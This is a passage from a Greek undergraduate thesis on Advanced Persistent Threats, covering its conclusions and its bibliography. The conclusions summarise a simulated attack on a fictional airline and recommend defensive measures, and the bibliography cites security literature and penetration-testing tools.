κίνησης/δεδομένων, την αναγνώριση προτύπων και την ανίχνευση ανωμαλιών, οι οποίες, ανάλογα με τον τρόπο εφαρμογής τους, παρουσιάζουν σημάδια αποτελεσματικής αντιμετώπισης των APTs.

Η πτυχιακή εργασία χωρίστηκε σε δύο μέρη. Αρχικά, παρουσιάστηκαν συνοπτικά οι βασικοί τύποι των επιτιθέμενων και οι πιο σημαντικές κατηγορίες επιθέσεων ασφαλείας πληροφοριακών συστημάτων των τελευταίων χρόνων. Στη συνέχεια, αναλύθηκαν τα βασικά χαρακτηριστικά των Προηγμένων Επίμονων Απειλών, η μοντελοποίησή τους, οι διαδικασίες και μέθοδοι διεξαγωγής των επιθέσεων τους, καθώς και οι τεχνικές μετριασμού των απειλών και των επιπτώσεων των επιθέσεων APTs. Παρουσιάστηκαν τα μέτρα που θα μπορούσαν να αποτρέψουν τέτοιου είδους επιθέσεις και σημαντικά εργαλεια που σχετίζονται με αυτές, είτε για την πραγματοποίησή τους, είτε για την αντιμετώπισή τους και τον μετριασμό των απειλών τους.

Κατά το δεύτερο μέρος της εργασίας μελετήθηκαν σχετικές μελέτες περίπτωσης και πραγματοποιήθηκε καταγραφή και ανάλυση πειράματος προσομοίωσης τεχνικών επίθεσης που εφαρμόζονται σε APTs, που διεξήχθη για τις ανάγκες της εργασίας. Το

σενάριο του πειράματος αφορά μία επίθεση APT στη βάση δεδομένων και στους servers μία αεροπορικής εταιρείας με την ονμασία “AIRLINES”. Για τη διευκόλυνση της υλοποίησης του πειραματικού μέρους, υποβαθμίστηκαν σκοπίμως οι παράμετροι ασφαλείας του πληροφοριακού συστήματος της αεροπορικής εταιρείας, όπως η διατηήρηση των κωδικών ασφαλείας των εταιρικών χρηστών σε μορφή plaintext στη βάση δεδομένων, κάτι που δεν μπορεί να συμβαίνει σε πραγματικές συνθήκες λειτουργίας.

Από τη διεξαγωγή του πειράματος αυτού επιβεβαιώθηκε ο βαθμός επικινδυνότητας των απειλών των APTs και η σημασία για τη λήψη κατάλληλων μέτρων μετριασμού τους, με στόχο τη διαφύλαξη των πληροφοριών της εταιρίας. Στο σενάριο του πειράματος περιλαμβάνεται η παραβίαση της ασφάλειας του πληροφοριακού συστήματος της αεροπορικής εταιρίας, με συνέπεια την υποκλοπή ευαίσθητων πληροφοριών των πελατών της, καθώς και στην πλήρη μη εξουσιοδοτημένη πρόσβαση στο εσωτερικό δίκτυο της αεροπορικής εταιρείας. Αυτός είναι ένας σοβαρός κίνδυνος για την ασφάλεια των προσωπικών δεδομένων των πελατών και της επιχείρησης. Από τη διαδικασία επίθεσης προέκυψε το μέγεθος της απειλής από τις επιθέσεις APT, κυρίως λόγω του βασικού χαρακτηριστικού τους, της επιμονής για την παραβίαση του συστήματος. Συγκεκριμένα, ως εισβολείς αντιληφθήκαμε ότι η ανεπαρκής εκπαίδευση των εργαζομένων της εταιρίας και η αναβλητικότητα στην αναβάθμιση και ενημέρωση των συστημάτων έχει καθοριστικό ρόλο στην επιτυχή έκβαση της επίθεσης, σε συνδυασμό με τα ποικίλα και διαρκώς εξελισσόμενα εργαλεία που αξιοποιούνται από τους δράστες της επίθεση APT. Φάνηκε, λοιπόν, ότι με μια επίθεση APT μπορούν να υποκλαπούν στοιχεία τα οποία εργαλειοποιούνται προς όφελος των εισβολέων, είτε ως μέσο εκβιασμού για την απόσπαση λύτρων, είτε ως εξαγοράσιμο «προϊόν» πνευματικής/βιομηχανικής ιδιοκτησίας, προς κάποιον ανταγωνιστή του θύματος.

Όσον αφορά την αντιμετώπιση των Προηγμένων Επίμονων Απειλών είναι σημαντικό να εφαρμόζονται μια σειρά από μέτρα, κυρίως προληπτικού χαρακτήρα. Από την πλευρά των πληροφοριακών συστημάτων, μερικές προτάσεις για την διασφάλιση των κρίσιμων πληροφοριών είναι, η χρήση ισχυρών κωδικών πρόσβασης, ο έλεγχος ταυτότητας πολλαπλών παραγόντων και η συνεχής ενημέρωση των λογισμικών ασφαλείας, μέτρα που θα μπορούσαν να δυσχεράνουν τη μη εξουσιοδοτημένη πρόσβαση των εισβολέων. Μία ακόμη μέθοδος ασφάλειας θα μπορούσε να είναι η κρυπτογράφηση των σημαντικότερων αρχείων, ώστε να μην μπορούν να είναι αναγνώσιμα από τους εισβολείς. Από την πλευρά του ανθρώπινου παράγοντα, που αποτελεί τον αδύναμο κρίκο στην ασφάλεια των πληροφοριακών συστημάτων, κρίνεται εξαιρετικά κρίσιμη η επαρκής εκπαίδευση και ενημέρωση των εργαζομένων στην εκάστοτε εταιρία/οργανισμό, για τη σημαντικότητα των πληροφοριών που καλούνται να διαχειριστούν και να προστατεύσουν. Επίσης, είναι αναγκαίο να υπάρχει σαφής και διαρκώς ανανεωμένη ενημέρωση για την ύπαρξη και την εξέλιξη των κακόβουλων

επιθέσεων και τη σημαντικότητα των παραπάνω τεχνικών αντιμετώπισής τους, ώστε να εκτελούνται οι αναγκαίες ενέργειες προς αυτή την κατεύθυνση.

Καθώς η τεχνολογία εξελίσσεται, παράλληλα δημιουργούνται νέες και πιο επικίνδυνες απειλές για τους υπολογιστές και τα δίκτυα. Επομένως, το επιστημονικό πεδίο της ασφάλειας υπολογιστικών συστημάτων και δικτύων, γίνεται ολοένα και πιο σύνθετο και απαιτητικό, αλλά ταυτοχρόνως, καθιστά την ενασχόληση με το θέμα ακόμα πιο σημαντική, ενδιαφέρουσα και προκλητική για τη διαφύλαξη σημαντικών προσωπικών, επιχειρηματικών και κρατικών πληροφοριών. Από την περιπτωσιολογική μελέτη επιθέσεων APTs προκύπτει ότι χρησιμοποιούνται διάφορες προσεγγίσεις για την ανίχνευση APTs, αλλά οι περισσότερες έρευνες που έχουν γίνει ανιχνεύουν μόνο κάποιες από τις πτυχές μιας επίθεσης APT. Μια APT είναι μια επίθεση επτά σταδίων σύμφωνα με το APT Kill Chain και όλα αυτά τα στάδια πρέπει να ανιχνεύονται και να συσχετίζονται. Η ανίχνευση όλων αυτών των σταδίων και η συσχέτισή τους εξακολουθεί να αποτελεί ανοιχτό ερευνητικό πρόβλημα.

Ως μελλοντική επέκταση της παρούσας εργασίας προτείνεται η αναβάθμιση του σεναρίου υλοποίησης επίθεσης APT με πιο ρεαλιστικές παραμέτρους διαμόρφωσης του πληροφοριακού συστήματος – στόχου, καθώς και αναλυτικότερη αποτύπωση των μεθόδων και τεχνικών που εφαρμόζονται σε κάθε ένα από τα επτά στάδια του APT Kill Chain, καθώς και των αντίστοιχων τεχνικών μετριασμού τους από την πλευρά των αμυνόμενων.

Βιβλιογραφία

[1] M. Martin, G. Amanda, R. Steve και T. Chelsea, «State of the Internet / Security: Year in Review,» AKAMAI, 08 December 2021. [Ηλεκτρονικό]. Available: https://www.akamai.com/blog/security/2021-soti-security-year-end-review.

[2] S. Quintero-Bonilla και M. d. R. Angel, «A New Proposal on the Advanced Persistent Threat: A Survey,» *Applied Sciences,* p. 22, 3 June 2020.

[3] A. Alshamrani, S. Myneni, A. Chowdhary και D. Huang, «A Survey on Advanced Persistent Threats: Techniques, Solutions,,» *IEEE Communications Surveys & Tutorials,* τόμ. 21, αρ. 2, pp. 1851 - 1877, 09 January 2019.

[4] R. Ross, D. Bodeau, P. Williams, G. Stoneburner, S. Rodrigo, K. Quigg, J. Fabius, P. Gouldmann, C. Sames, K. Dempsey, A. Johnson και C. Enloe, «Guide for Conducting Risk Assessments,» 17 September 2012. [Ηλεκτρονικό]. Available: https://csrc.nist.gov/publications/detail/sp/800-30/rev-1/final.

[5] Impreva, «Information Security: The Ultimate Guide,» Impreva, [Ηλεκτρονικό]. Available: https://www.imperva.com/learn/.

[6] M. Ambadi , *CIA Triad: Confidentiality, Integrity, Availability.*

[7] L. Yue, Z. Teng, L. Xue και L. Ting, «A Model of APT Attack Defense Based on Cyber Threat Detection,» σε *China Cyber Security*, Singapore, 2018.

[8] Θ. ΚΑΡΟΛΙΔΗΣ , *Computer Security and Vulnerability Assessment(ΑΣΦΑΛΕΙΑ ΥΠΟΛΟΓΙΣΤΩΝ ΚΑΙ ΜΕΛΕΤΗ ΤΡΩΣΙΜΟΤΗΤΑΣ),* ΘΕΣΣΑΛΟΝΙΚΗ: ΑΡΙΣΤΟΤΕΛΕΙΟ ΠΑΝΕΠΙΣΤΗΜΙΟ, 2018.

[9] I. Mavridis, Information Security on the Internet(Ασφάλεια πληροφοριών στο διαδίκτυο), Kallipos, Επιμ., Athens: Open Academic Editions, 2015, pp. 1-269.

[10] S. Chng, H. Yu Lu, A. Kumar και D. Yau, «Hacker types, motivations and strategies: A comprehensive framework,» σε *Computers in Human Behavior Reports*, ScienceDirect, 2021, p. 8.

[11] P. Amrita, «10+ common types of hacks and hackers in Cybersecurity,» 2022 March 23. [Ηλεκτρονικό]. Available: https://geekflare.com/common-types-of-hacks-and-hackers/.

[12] C. Ardagna, S. Corbiaux, K. V. Impe and A. Sfakianakis, "ENISA Threat Landscape 2022," 03 November 2022. [Online]. Available: https://www.enisa.europa.eu/publications/enisa-threat-landscape-2022. [Accessed 22 March 2023].

[13] N. Virvilis-Kollitiris, *Detecting Advanced Persistent Threats through Deception Techniques,* Athens: Athens University of Economics & Business, 2015, pp. 1-174.

[14] A. K. Sood και R. J. Enbody, «Targeted Cyber Attacks - A Superset of Advanced Persistent Threats,» τόμ. 11, pp. 54-61, 2013.

[15] M. Li, W. Huang, Y. Wang, W. Fan και J. Li, «The study of APT attack stage model,» σε *International Conference on Computer and Information Science (ACIS)*, Okayama, Japan, 2016.

[16] D. Bart και Z. (. André, «Communications and Multimedia Security,» σε *15th IFIP TC 6/TC 11 International Conference*, Aveiro, Portugal, 2014.

[17] A. Khalid, A. Zainal, M. A. Maarof και F. A. Ghaleb, «Advanced Persistent Threat Detection: A Survey,» σε *2021 3rd International Cyber Resilience Conference (CRC)*, Langkawi Island, Malaysia, 2021 .

[18] S. Faki, O. Adelaiye και A. Ajibola, «Evaluating Advanced Persistent ThreatsMitigation Effects: A Review,» *INTERNATIONAL JOURNAL OF INFORMATION SECURITY SCIENCE,* τόμ. 7, αρ. 4, pp. 159-171, 2019.

[19] P. Bhatt, E. T. Yano και P. Gustavsson, «Towards a Framework to Detect Multi-stage Advanced Persistent Threats Attacks,» σε *2014 IEEE 8th International Symposium on Service Oriented System Engineering*, Oxford, UK, 2014.

[20] EC-Council, «The cyber kill chain: The Seven steps of a Cyberattack,» *EC-Council,* 2022.

[21] Rapid7, «Vulnerabilities: What is a security vulnerability?,» [Ηλεκτρονικό]. Available: https://www.rapid7.com/fundamentals/vulnerabilities-exploits-threats/.

[22] S. Smadi, N. Aslam, L. Zhang, R. Alasem και M. A. Hossain, «Detection of phishing emails using data mining algorithms,» σε *2015 9th International Conference on Software, Knowledge, Information Management and Applications (SKIMA)*, Kathmandu, Nepal, 2016.

[23] OWASP Foundation, *OWASP Top Ten,* 2021.

[24] ΥΠΟΥΡΓΕΙΟ ΨΗΦΙΑΚΗΣ ΔΙΑΚΥΒΕΡΝΗΣΗΣ, *Βέλτιστες πρακτικές για την προστασία και την ανθεκτικότητα των πληροφοριακών συστημάτων,* ΑΘΗΝΑ, 2021.

[25] B. Martin , C. Anjos , A. Sand , A. Bondi και M. Munawar, «Owasp top 10 security risks & vulnerabilities 2021 edition,» Sucuri, 07 December 2021. [Ηλεκτρονικό]. Available: https://sucuri.net/guides/owasp_top_10_2021_edition/.

[26] Rapid7, «Metasploit Framework,» [Ηλεκτρονικό]. Available: https://docs.rapid7.com/metasploit/msf-overview/.

[27] Owasp Cheat Sheet Series, «Server-Side Request Forgery Prevention,» [Ηλεκτρονικό]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Server_Side_Request_Forgery_Prevention_Cheat_Sheet.html.

[28] GeeksforGeeks, «Server Side Request Forgery (SSRF) in Depth,» GeeksforGeeks, 28 June 2022. [Ηλεκτρονικό]. Available: https://www.geeksforgeeks.org/server-side-request-forgery-ssrf-in-depth/.

[29] PortSwigger, «What is SSRF (Server-side request forgery)? Tutorial & Examples | Web Security Academy,» [Ηλεκτρονικό]. Available: https://portswigger.net/web-security/ssrf.

[30] L. Marieke, *Investigating Titan Rain (Cyber Espionage),* Netherlands Defence Academy, 2017.

[31] Q. E. Hodgson, Y. Shokh και J. Balk, «Many hands in the cookie jar,» Rand Corporation, 2022.

[32] S. Prowell, R. Kraus και M. Borkin, Seven Deadliest Network Attacks, ELSEVIER, 2010.

[33] R. Enbody και A. Sood , Targeted Cyber Attacks: Multi-staged Attacks Driven by Exploits and Malware, Elsevier, 2014.

[34] J. H. Ferrari, Cyber Attacks: How to Protect Yourself NOW in Cyber Warfare, Ferrari, John H;, 2016, p. 41.

[35] T. Koppel , Lights Out: A Cyberattack, A Nation Unprepared, Surviving the Aftermath, Crown, 2016, p. 288 .

[36] B. Buchanan , The Hacker and the State: Cyber Attacks and the New Normal of Geopolitics, Harvard University Press, 2020, p. 432.

[37] M. Holloway, *Stuxnet Worm Attack on Iranian Nuclear Facilities,* Stanford: Stanford University Press, 2015.

[38] D. Kushner , «The real story of stuxnet,» *IEEE Spectrum,* τόμ. 50, αρ. 3, pp. 48-53, 07 March 2013.

[39] O. Markowitch , A. Bilas, J.-H. Hoepman , C. J. Mitchell και J.-J. Quisquater , «Smart Devices, Pervasive Systems, and Ubiquitous Networks,» σε *WISTP: IFIP International Conference on Information Security Theory and Practice*, Brussels, 209.

[40] RSA, *RSA SecurID Authentication Overview,* 2017.

[41] K. W. Hon, Data Localization Laws and Policy :The EU Data Protection International Transfers Restriction Through a Cloud Computing Lens, Edward Elgar, 2017, p. 488.

[42] Kaspersky , Lab;, «Carbanak APT: The great bank robbery,» Kaspersky , 2015.

[43] Kaspersky, *Banks face massive losses from Carbanak attacks,* Kaspersky, 2021.

[44] A. P. T. Association, «Security Awareness Training for Transit Employees,» *APTA STANDARDS DEVELOPMENT PROGRAM,* 2012.

[45] R. Hertzog, J. O'Gorman και M. Aharoni, Mastering the Penetration Testing Distribution, Offsec Press; Illustrated edition, https://www.ubuntushop.be/kalirevealed.pdf.

[46] Gordon και Lyon, Nmap Network Scanning: The Official Nmap Project Guide to Network Discovery and Security Scanning, Nmap Project, 2009, pp. 1-464.

[47] Calderon και Paulino, Nmap: Network Exploration and Security Auditing Cookbook, Packt Publishing, 2017.

[48] Raj και Chandel, «Comprehensive Guide on SearchSploit,» 27 Octomber 2018.

[49] Offensive Security,Exploit Database, «Exploit Database SearchSploit Manual,» [Ηλεκτρονικό].

Available: https://www.exploit-db.com/documentation/Offsec-SearchSploit.pdf.

[50] OffSec, «Meterpreter Basic Commands,» [Ηλεκτρονικό]. Available: https://www.offsec.com/metasploit-unleashed/meterpreter-basics/ .

[51] Sentinel και One, «Metasploit Meterpreter: The Advanced and Powerful Payload,» 6 September 2018. [Ηλεκτρονικό]. Available: https://www.sentinelone.com/blog/meterpreter-advanced-powerful-metasploit-payload/.

[52] «What is Burp Suite?,» GeeksforGeeks, 30 September 2022. [Ηλεκτρονικό]. Available: https://www.geeksforgeeks.org/what-is-burp-suite/.

[53] ComTIA, «What Is Wireshark and How Is It Used?,» [Ηλεκτρονικό]. Available: https://www.comptia.org/content/articles/what-is-wireshark-and-how-to-use-it.

[54] L. Chappell, Wireshark 101: Essential Skills for Network Analysis, Laura Chappell University, 2013, p. 370.

[55] S. Cooper, «Wireshark Review & Alternatives,» Comparitech, 9 February 2023. [Ηλεκτρονικό]. Available: https://www.comparitech.com/net-admin/wireshark-review/#:~:text=It%20cannot%20run%20from%20outside,for%20those%20already%20passing%20by..

[56] Codecnetworks, «HOW TO USE SQLMAP ?,» 03 October 2017. [Ηλεκτρονικό]. Available: https://www.codecnetworks.com/blog/how-to-use-sqlmap/.

[57] Chandrakant, «BSQL Hacker : automated SQL Injection Framework Tool,» 29 August 2012. [Ηλεκτρονικό]. Available: https://www.darksite.co.in/2012/08/bsql-hacker-automated-sql-injection.html.

[58] «BSQL Hacker Download – Automated SQL Injection Tool,» Darknet, 25 September 2008. [Ηλεκτρονικό]. Available: https://www.darknet.org.uk/2008/09/bsql-hacker-automated-sql-injection-framework/.

[59] R. Sommer και V. Paxson, «Outside the Closed World: On Using Machine Learning for Network Intrusion Detection,» σε *IEEE Symposium on Security and Privacy*, Oakland, CA, USA, 2010.

[60] C. Chiheb, «Continuous security with Zed Attack Proxy,» O'Reilly, [Ηλεκτρονικό]. Available: https://www.oreilly.com/library/view/advanced-infrastructure-penetration/9781788624480/402908ee-628d-4108-b54b-5749c602f007.xhtml.

[61] Υ. Ψ. ΔΙΑΚΥΒΕΡΝΗΣΗΣ, Εγχειρίδιο κυβερνοασφάλειας - Βέλτιστες πρακτικές για την προστασία και την ανθεκτικότητα των πληροφοριακών συστημάτων, τόμ. 53, 2021.

[62] Sqlmap, «Automatic SQL injection and database takeover tool,» [Ηλεκτρονικό]. Available: https://sqlmap.org/.